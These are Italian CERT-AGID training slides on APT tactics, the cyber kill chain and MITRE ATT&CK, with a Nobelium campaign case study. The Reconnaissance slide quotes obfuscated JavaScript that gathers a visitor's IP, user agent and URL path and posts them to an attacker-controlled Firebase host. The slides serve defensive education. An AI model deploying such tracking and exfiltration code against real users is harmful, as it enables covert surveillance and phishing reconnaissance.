# FORMAZIONE AGID – FORMEZ SULLA TRANSIZIONE DIGITALE DELLA PA

**Progetto Informazione e formazione per la transizione digitale della PA nell'ambito del progetto «Italia Login – la casa del cittadino»**

(A valere sul PON Governance e Capacità Istituzionale 2014-2020)

# La sicurezza informatica nella pubblica amministrazione


## Tattiche, tecniche e procedure dei più famosi gruppi APT basati su MITRE e cyber kill chain

*18 novembre 2021*

**Vito Lucatorto**

CERT-AGID

# Ciclo di (Cyber Threat) Intelligence



# Chi sono i cyber threat actor?

- **Script kiddle:** ottenere prestigio o vantarsi di un attacco/risultato
- **Hacktivist:** cambiamento sociale, promuovere programmi politici, terrorismo
- **Insider:** problemi personali, problemi economici, problemi di lavoro
- **Organized cybercrime:** guadagnare denaro
- **Advanced Persistent Threat:** spionaggio, guerra cibernetica, sabotaggio

**Competenze tecniche**

# Cos’è un APT

- **Advanced:** dotato sia di elevate competenze tecniche sia di cospicue risorse tecnologiche ed economiche
- **Persistent:** non vi è una mentalità predatoria e opportunistica mirata al raggiungimento di obiettivi immediati. L’approccio è persistente, mantenere l’accesso ai sistemi per il più lungo tempo possibile è un fattore chiave di ogni APT
- **Threat:** è una minaccia organizzata, dotata di scopi, volontà ben precisa e visione strategica. Non è un tool automatico che effettua attacchi a strascico sperando di ottenere qualcosa, uno script kiddie senza meta, o un hacktivist con degli ideali.

# Metodologia dei APT

# Dwell Time

Nella Cybersecurity, il «Dwell Time» è il tempo che intercorre tra l'iniziale compromissione di un attore malevolo ai danni di una organizzazione e il momento in cui l'organizzazione scopre la presenza dell'aggressore.

**56 giorni** — **2019**

**24 giorni** — **2020**

| Compromise Notifications | 2011 | 2012 | 2013 | 2014 | 2015 | 2016 | 2017 | 2018 | 2019 | 2020 |
|---|---|---|---|---|---|---|---|---|---|---|
| All | 416 | 243 | 229 | 205 | 146 | 99 | 101 | 78 | 56 | 24 |
| External Notification | – | – | – | – | 320 | 107 | 186 | 184 | 141 | 73 |
| Internal Detection | – | – | – | – | 56 | 80 | 57.5 | 50.5 | 30 | 12 |


**Ransomware Investigations**  **5 giorni**

**45 giorni**  **Non -Ransomware Investigations**


# Obiettivi degli APT







# Cyber kill chain




# Matrice MITRE ATT&CK




FormezPA

# Da chi dipendono gli APT?



# Cyber-offensive degli APT nel 2021

## Nobelium Group



Russia

**Служба внешней разведки (SVR)**

## SharpPanda Group

Cina

## Lazarus Group



Nord Korea

**Chosŏn inmin'gun**

# APT Nobelium - attacco a circa 3.000 account individuali in più di 150 organizzazioni

- **Target:** organizzazioni governative, organizzazioni non governative (ONG), Think tanks, forze militari, fornitori di servizi IT, aziende di tecnologia e ricerca sanitaria, fornitori di telecomunicazioni
- **Scoperto da:** Microsoft Threat Intelligence Center (MSTIC)
- **Periodo dell'attacco:** 2019 fino al 2021
- **Attore:** Nobelium (Russia)
- **Scopo:** Spionaggio

# APT Nobelium - Reconnaissance

Email di phishing con URL vuota appartenente al servizio Firebase. Viene tracciato solo l'utente che clicca la URL.

```
try {
let sdfgfghj = '';
let kjhyui = new XMLHttpRequest();
kjhyui.open('GET', 'https://api.ipify.org/?format=jsonp?callback=?', false);
kjhyui.onreadystatechange = function (){
sdfgfghj = this.responseText;
}
kjhyui.send(null);
let ioiolertsfsd = navigator.userAgent;
let uyio = window.location.pathname.replace('/','');
var ctryur = {'io':ioiolertsfsd,'tu':uyio,'sd':sdfgfghj};
ctryur = JSON.stringify(ctryur);
let sdfghfgh = new XMLHttpRequest();
sdfghfgh.open('POST', 'https://eventbrite-com-default-rtdb.firebaseio.com/root.json', false);
sdfghfgh.setRequestHeader('Content-Type', 'application/json');
sdfghfgh.send(ctryur);
} catch (e) {}
```

# APT Nobelium - Weaponization


**Esperimenti e tentativi:**

- ❑ Malware ISO inserito direttamente nel file HTML
- ❑ Redirect del file HTML verso un file ISO che contiene a sua volta un file RTF con all'interno la DLL di Cobalt Strike Beacon
- ❑ URL che punta ad un sito Web indipendente che falsificava le organizzazioni mirate, da dove è stata distribuita l'ISO
- ❑ file HTML contenente un Javascript in grado di scaricare un file ISO

# APT Nobelium - Delivery


- Email di spear-phishing con allegato il file HTML

